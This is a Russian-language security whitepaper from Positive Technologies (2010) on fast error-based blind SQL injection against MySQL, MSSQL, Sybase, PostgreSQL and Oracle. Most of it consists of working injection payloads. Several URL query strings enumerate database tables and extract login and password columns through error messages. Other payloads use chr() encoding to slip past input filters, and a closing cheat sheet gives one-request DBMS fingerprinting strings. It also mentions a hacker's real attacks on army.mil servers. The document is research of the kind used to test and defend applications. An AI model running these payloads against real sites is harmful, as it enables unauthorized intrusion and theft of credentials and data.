БЫСТРЫЕ ТЕХНИКИ ЭКСПЛУАТАЦИИ BLIND SQL INJECTION

Дмитрий Евтеев

28 ЯНВАРЯ, 2010

[1] INTRO 3

[2] ERROR-BASED BLIND SQL INJECTION В MYSQL 5

[3] УНИВЕРСАЛЬНЫЕ ТЕХНИКИ ДЛЯ ДРУГИХ БАЗ ДАННЫХ 6

[4] В НЕДРАХ ORACLE 8

[5] РЕЗЮМЕ 11

[6] ССЫЛКИ 11

[7] О КОМПАНИИ 12

[1] INTRO

Довольно часто SQL-инъекцию можно обнаружить по сообщению об ошибке, выдаваемой базой данных, и не всегда использование уязвимости в подобных случаях возможно с применением классической техники эксплуатации (eq union). До некоторого времени в таких случаях приходилось пользоваться унылыми и медленными способами посимвольного перебора. Но зачем использовать не эффективный подход, когда возвращается ошибка СУБД?! Ведь ее не менее удобно, чем при классической эксплуатации SQL-инъекций, можно приспособить к построчному чтению данных из базы или файловой системы. Глупо отказываться от такой возможности.

Чтобы понять ценность дальнейшего материала углубимся немного в терминологию. По технике эксплуатации SQL-инъекции условно можно разделить на три группы:

1. Классическая SQL-инъекция;

2. Слепая SQL-инъекция (blind SQL Injection);

    2.1 Слепая SQL-инъекция, основанная на сообщениях об ошибке (Error-based blind SQL Injection);

    2.2 Классическая слепая SQL-инъекция (Classical blind SQL Injection);

3. Абсолютно слепая SQL-инъекция (Double Blind SQL Injection/Time-based).

Классическая техника эксплуатации SQL-инъекций – это, прежде всего, возможность объединить два SQL-запроса с целью получения дополнительных данных из некоторой таблицы/файла. Возможность проведения классической SQL-инъекции во многом упрощает получение полезной информации. Проведение атаки с использованием классической техники эксплуатации SQL Injection происходит с использованием оператора union или с использованием разделения SQL запросов (точка с запятой). Но не всегда уязвимость типа SQL Injection возможно эксплуатировать подобным способом. В таких случаях прибегают к техникам эксплуатации уязвимости «слепым» методом.

Слепая SQL Injection появляется в том случае, когда уязвимый запрос является некоторой логикой работы приложения, но не позволяет вывести какие-либо данные в возвращаемую страницу Web приложением. Слепая SQL-инъекция по своим возможностям сопоставима с классической техникой внедрения операторов SQL. Аналогично классической техники эксплуатации подобных уязвимостей, blind SQL Injection позволяет записывать и читать файлы, получать данные из таблицы, но только чтение в данном случае осуществляется посимвольно. Классическая техника эксплуатации подобных уязвимостей основывается на использовании логических выражений true/false. Если выражение истинно, то Web приложение вернет одно содержимое, а если выражение является ложным, то другое. Полагаясь на различия вывода при истинных и ложных конструкциях в запросе, становится возможным осуществлять посимвольный перебор каких-либо данных в таблице или в файле.

Уязвимость blind SQL Injection появляется в следующих случаях:

- атакующий не может контролировать данные выводимые пользователю в результате исполнения уязвимого SQL-запроса;

- когда инъекция попадает в два разных SELECT-запроса, которые в свою очередь осуществляют выборку из таблиц с различающимся количеством столбцов;

- когда используется фильтрация склеивания запросов (eq WAF).

Error-based blind SQL Injection – это самая быстрая техники эксплуатации слепых SQL-инъекций. Суть данной техники заключается в том, что различные СУБД при определенных некорректных SQL-выражениях могут помещать в сообщение об ошибке различные запрашиваемые данные (например, версию базы данных). Данная техника может использоваться в случае, когда любая ошибка обработки SQL-выражений, осуществляемая в СУБД, возвращается обратно уязвимым приложением.

Бывают такие случаи, когда помимо подавления всех уведомлений об ошибках в возвращаемой странице со стороны приложения, уязвимый к инъекции SQL-запрос, используется исключительно для каких-то своих внутренних целей и результаты выполнения запроса никак не влияют на возвращаемую страницу. Например, это может быть ведение некоторого лога посещений или различного рода внутренние оптимизации и пр. Подобные SQL-инъекции относятся к третьей группе – это Double blind SQL Injection.

Эксплуатация Double Blind SQL Injection осуществляется только с использованием временных задержек при выполнении SQL-запроса, т.е. если SQL-запрос выполняется мгновенно, то это false, а если SQL-запрос выполнился с задержкой в N-секунд, то это true. В указанной технике возможно только посимвольное чтение данных.

Чтобы еще больше запутать читателя, сведем все выше изложенное в одну таблицу:

Уязвимость/Атака	Методы обнаружения	Методы эксплуатации
SQL Injection	Сообщение об ошибке СУБД.	Classical SQL Injection: ▪ union, etc.
		Error-based blind SQL Injection: ▪ методы, описанные в данной публикации.
		Classical blind SQL Injection: ▪ посимвольный перебор и его оптимизации*.
		Time-based: ▪ посимвольный перебор с использованием временных задержек.
Blind SQL Injection	Тестирование ложных и истинных запросов.	Error-based blind SQL Injection: ▪ методы, описанные в данной публикации.
		Classical blind SQL Injection: ▪ посимвольный перебор и его оптимизации*.

Уязвимость/Атака	Методы обнаружения	Методы эксплуатации
		Time-based: ▪ посимвольный перебор с использованием временных задержек.
Double Blind SQL Injection	Тестирование ложных и истинных запросов, вызывающих задержки выполнения.	Time-based: ▪ посимвольный перебор с использованием временных задержек.

* См. proof of concept: http://devteev.blogspot.com/2009/12/sqli-hackday-2.html

Дальнейший материал, приведенный в данной публикации, рассматривает использование техники Error-based blind SQL Injection.

[2] ERROR-BASED BLIND SQL INJECTION В MYSQL


В конце прошлого года Qwazar "достал из недр античата" универсальную технику эксплуатации слепых SQL-инъекций в приложениях, функционирующих под управлением базы данных MySQL (интересно, какие еще "плюшки" содержаться в его недрах – прим автор). Надо сказать, достаточно непростая и непрозрачная техника. Пример использования универсального подхода для MySQL >= 5.0:

mysql> select 1,2 union select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x;

ERROR 1062 (23000): Duplicate entry '5.0.841' for key 1

mysql> select 1 and (select 1 from(select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x)a);

ERROR 1062 (23000): Duplicate entry '5.0.841' for key 1



В случае если имя таблицы неизвестно, что может быть справедливо для MySQL < 5.0, то приходиться использовать более сложные запросы, которые полностью завязаны на функции rand(). Это означает, что далеко не всегда удастся получить желаемые данные в один http-запрос.

mysql> select 1 and row(1,1)>(select count(*),concat(version(),0x3a,floor(rand()*2))x from (select 1 union select 2)a group by x limit 1);

...

1 row in set (0.00 sec)

...

mysql> select 1 and row(1,1)>(select count(*),concat(version(),0x3a,floor(rand()*2))x from (select 1 union select 2)a group by x limit 1);

ERROR 1062 (23000): Duplicate entry '5.0.84:0' for key 1

Пример практического использования для восстановления структуры базы данных:

http://server/?id=(1)and(select+1+from(select+count(*),concat((select+table_name+from+information_schema.tables+limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)--

http://server/?id=(1)and(select+1+from(select+count(*),concat((select+table_name+from+information_schema.tables+limit+1,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)--

...

Способ Qwazar работает на всех версиях MySQL включая и версию 3.x, которую по-прежнему еще можно встретить на просторах глобальной сети. Однако учитывая, что подзапросы появились, начиная только с MySQL версии 4.1, то это сильно уменьшает возможность применения указанного способа на более ранних версиях базы данных MySQL.

[3] УНИВЕРСАЛЬНЫЕ ТЕХНИКИ ДЛЯ ДРУГИХ БАЗ ДАННЫХ

Не так давно хакером, скрывающимся под псевдонимом TinKode, были успешно осуществлены атаки с использованием уязвимости blind SQL-Injection на Web-сервера в домене army.mil. При проведении атак на Web-приложения, работающие под управлением MSSQL 2000/2005, хакер продемонстрировал достаточно интересную технику получения данных из баз данных. Используемый способ TinKode заключается в том, что MSSQL ругается при некорректном переопределении типов данных, что в свою очередь позволяет "протащить" полезную нагрузку в возвращаемом сообщении об ошибке:

select convert(int,@@version);

Msg 245, Level 16, State 1, Line 1

Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2008 (RTM) - 10.0.1600.22 (Intel X86)

Jul 9 2008 14:43:34

Copyright (c) 1988-2008 Microsoft Corporation

Enterprise Edition on Windows NT 6.1 <X86> (Build 7600:) (VM)

' to data type int.

Следовательно, при эксплуатации слепой SQL-инъекции, с использованием данного подхода становиться возможным, достаточно быстро получать нужные данные из Microsoft SQL Server. Например, восстановить структуру базы данных можно следующим образом:

http://server/?id=(1)and(1)=(convert(int,(select+table_name+from(select+row_number()+over+(order+by+table_name)+as+rownum,table_name+from+information_schema.tables)+as+t+where+t.rownum=1)))--

http://server/?id=(1)and(1)=(convert(int,(select+table_name+from(select+row_number()+over+(order+by+table_name)+as+rownum,table_name+from+information_schema.tables)+as+t+where+t.rownum=2)))--

...

Вспоминая о том, что Sybase ASE, также как MS SQL Server, базируется на Transact-SQL, можно смело предположить, что приведенная техника выше распространяется также и на эту СУБД. Проверка полностью подтвердила это предположение. Все приводимые примеры для MSSQL в полном объеме распространяются и на базу данных Sybase.

Аналогичные махинации с приведением типов были повторены и в отношении MySQL. Проведенные эксперименты с ним показали, что при некорректном переопределении типов MySQL возвращает лишь не критическое уведомление об ошибке, которое не позволяет достигнуть аналогичных целей при эксплуатации blind SQL Injection. А вот эксперименты с PostgreSQL удачно "выстрелили" в этом контексте:

web=# select cast(version() as numeric);

ERROR: invalid input syntax for type numeric: "PostgreSQL 8.2.13 on i386-portbld-freebsd7.2, compiled by GCC cc (GCC) 4.2.1 20070719 [FreeBSD]"

Для получения полезных данных при эксплуатации SQL-инъекции содержащейся в приложении под управлением PostgreSQL, можно использовать следующие запросы:

http://server/?id=(1)and(1)=cast((select+table_name+from+information_schema.tables+limit+1+offset+0)+as+numeric)--

http://server/?id=(1)and(1)=cast((select+table_name+from+information_schema.tables+limit+1+offset+1)+as+numeric)--

...

[4] В НЕДРАХ ORACLE

Обладая интересной подборкой быстрых способов эксплуатации слепых SQL-инъекций, мне недоставало аналогичных техник под не менее распространенную СУБД Oracle. Это побудило меня провести небольшой ресерч, направленный на поиск подобных техник в указанной базе данных.

Убедившись в том, что все известные способы эксплуатации error-based blind SQL Injection не работают в среде Oracle, мое внимание привлекли функции взаимодействия с форматом XML. Немного поковырявшись в них, была обнаружена функция XMLType(), которая возвращает в сообщении об ошибке первый символ из запрашиваемых данных (LPX-00XXX):

SQL> select XMLType((select 'abcdef' from dual)) from dual;

ERROR:

ORA-31011: XML parsing failed

ORA-19202: Error occurred in XML processing

LPX-00210: expected '<' instead of 'a'

Error at line 1

ORA-06512: at "SYS.XMLTYPE", line 301

ORA-06512: at line 1

no rows selected

SQL>

Уже хлеб. Используя функцию substr() становиться возможным посимвольное чтение требуемой информации. Например, можно достаточно быстро определить версию установленной базы данных:

select XMLType((select substr(version,1,1) from v$instance)) from users;

select XMLType((select substr(version,2,1) from v$instance)) from users;

select XMLType((select substr(version,3,1) from v$instance)) from users;

...etc.

Считывание одного символа в один запрос при эксплуатации слепых SQL-инъекций – это здорово, но было бы глупо останавливаться на достигнутом.

Продолжая копать функцию XMLType() мне удалось найти аналогичный способ проброса данных в сообщении об ошибке, который существует и в других базах данных:

SQL> select XMLType((select '<abcdef:root>' from dual)) from dual;

ERROR:

ORA-31011: XML parsing failed

ORA-19202: Error occurred in XML processing

LPX-00234: namespace prefix "abcdef" is not declared

...

SQL> select XMLType((select '<:abcdef>' from dual)) from dual;

ERROR:

ORA-31011: XML parsing failed

ORA-19202: Error occurred in XML processing

LPX-00110: Warning: invalid QName ":abcdef" (not a Name)

...

SQL>

Вроде бы все замечательно, но есть несколько подводных камней. Первая загвоздка заключается в том, что в Oracle не происходит автоматическое приведение типов. Поэтому такой запрос выдаст ошибку:

SQL> select * from users where id = 1 and(1)=(select XMLType((select '<:abcdef>' from dual)) from dual);

select * from users where id = 1 and(1)=(select XMLType((select '<:abcdef>' from dual)) from dual)

ERROR at line 1:

ORA-00932: inconsistent datatypes: expected NUMBER got –

Второй нюанс заключается в том, что у Oracle отсутствует limit и offset, что не позволяет простым путем осуществлять построчное чтение данных. И третья проблема связана с тем, что функция XMLType() при обработке ошибки обрезает возвращаемые данные после некоторых символов. Например, когда в строке встречается пробел или символ at ("@") и др..

Но все можно разрулить;) Для решения проблемы с приведением типов может использоваться функция upper(). Организовать построчное чтение данных, можно с использованием следующей нехитрой конструкции:

select id from(select id,rownum rnum from users a)where rnum=1;

select id from(select id,rownum rnum from users a)where rnum=2;

...

Ну, а для того, чтобы избежать потерю возвращаемых данных, может использоваться hex-кодирование. Опционально, можно также избавиться от кавычек в отправляемом запросе используя числовое представление символов (ascii), что в перспективе позволит обходить фильтрацию при обработке поступающих данных в приложение. Таким образом, конечный запрос примет следующий вид:


select * from table where id = 1 and(1)=(select upper(xmltype(chr(60)||chr(58)||chr(58)||(select rawtohex(login||chr(58)||chr(58)||password)from(select login,password,rownum rnum from users a)where rnum=1)||chr(62)))from dual);

select * from table where id = 1 and(1)=(select upper(xmltype(chr(60)||chr(58)||chr(58)||(select rawtohex(login||chr(58)||chr(58)||password)from(select login,password,rownum rnum from users a)where rnum=2)||chr(62)))from dual);

...

Используя данную технику за один http-запрос можно считывать до 214 байт в приложении (107 символов при использовании hex-кодирования), которое функционирует под управлением СУБД Oracle >=9.0 и возвращает сообщение об ошибке:

http://server/?id=(1)and(1)=(select+upper(xmltype(chr(60)||chr(58)||chr(58)||(select+rawtohex(login||chr(58)||chr(58)||password)from(select+login,password,rownum+rnum+from+users+a)where+rnum=1)||chr(62)))from dual)--



Для декодирования получаемых данных из приложения при эксплуатации SQL-инъекции описанным способом, в том числе, может использоваться стандартная функция Oracle:

```
SQL> select utl_raw.cast_to_varchar2('61646D696E3A3A5040737377307264') from dual;

UTL_RAW.CAST_TO_VARCHAR2('61646D696E3A3A5040737377307264')
--------------------------------------------------------------------------------
admin::P@ssw0rd

SQL>
```

[5] РЕЗЮМЕ

Итого, мы получаем универсальные и быстрые техники эксплуатации error-based blind SQL Injection для следующих СУБД: PostgreSQL, MSSQL, Sybase, а также для MySQL версии >=4.1 и Oracle версии >=9.0. Для идентификации используемой версии базы данных в один http-запрос, могут применяться следующие конструкции:

PostgreSQL: /?param=1 and(1)=cast(version() as numeric)--

MSSQL: /?param=1 and(1)=convert(int,@@version)--

Sybase: /?param=1 and(1)=convert(int,@@version)--

MySQL>=4.1<5.0: /?param=(1)and(select 1 from(select count(*),concat(version(),floor(rand(0)*2))x from TABLE_NAME group by x)a)--

ИЛИ

/?param=1 and row(1,1)>(select count(*),concat(version(),0x3a,floor(rand()*2))x from (select 1 union select 2)a group by x limit 1)--

MySQL>=5.0: /?param=(1)and(select 1 from(select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x)a)--

Oracle >=9.0: /?param=1 and(1)=(select upper(XMLType(chr(60)||chr(58)||chr(58)||(select replace(banner,chr(32),chr(58)) from sys.v_$version where rownum=1)||chr(62))) from dual)--

[6] ССЫЛКИ

http://devteev.blogspot.com/2010/01/blind-sql-injection-oracle.html

http://devteev.blogspot.com/2010/01/blind-sql-injection.html

http://qwazar.ru/?p=7

http://tinkode.baywords.com/index.php/2010/01/the-center-for-aerosol-research-nasa-website-security-issues/

[7] О КОМПАНИИ

«Позитив Текнолоджиз» (Positive Technologies) - лидирующая компания на рынке информационной безопасности.

Основные направления деятельности компании:

- разработка систем комплексного мониторинга информационной безопасности (XSpider, MaxPatrol);
- оказание консалтинговых услуг в области ИБ;
- предоставление сервисных услуг в области ИБ;
- развитие ведущего российского портала по ИБ Securitylab.ru.

Компания «Позитив Текнолоджиз» (Positive Technologies) – это команда квалифицированных разработчиков и консультантов. Эксперты компании имеют большой практический опыт, являются членами международных организаций, активно участвуют в развитии отрасли.